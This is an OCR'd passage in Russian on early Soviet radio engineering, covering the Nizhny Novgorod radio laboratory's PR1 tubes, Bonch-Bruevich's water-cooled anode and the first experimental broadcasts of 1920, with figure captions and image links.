
Однако достаточно быстро выяснилось, что дуговые генераторы не годятся для АМ-вещания. Высокочастотные динамо-машины тоже себя не оправдали. Стало очевидно, что необходимы мощные генераторные лампы. К тому времени уже было налажено мелкосерийное производство маломощных ламп ПР1 (пустотное реле) и некоторых других типов подобных устройств.

РАДИОЛАБ
С
Черт. 8


Серийная лампа ПР1 Нижегородской радиолаборатории

И вот тут возникла сложность. С ростом мощности рос нагрев анода. В принципе, эта проблема решалась применением редкоземельных металлов типа тантала, однако и с ними не все так просто. Такие материалы обходились дорого, и нам их отказывались поставлять. А главное, даже использование тугоплавких анодов не решало проблему, так как при сильном нагреве анода начиналась вторичная эмиссия электронов, что портило характеристики лампы.

Проблема была решена Бонч-Бруевичем просто и элегантно: водяным охлаждением анода. Это поистине прорывное решение уже к 1920 году позволило создавать лампы мощностью в сотни, а впоследствии и в тысячи ватт и дало возможность СССР стать лидером в производстве мощных генераторных ламп (но не по количеству в штуках). В том же 1920 году состоялась первая в Советской России экспериментальная трансляция музыкальной передачи. Передачу успешно приняли в Москве. В дальнейшем опыты по передаче речи велись один-два раза в неделю с 14 до 15 ч и с 20 до 21 ч на длинах волн 2500 и 5000 м.



Генераторные лампы, 1920 год



Макет 40-ваттного АМ-передатчика, 1920 год


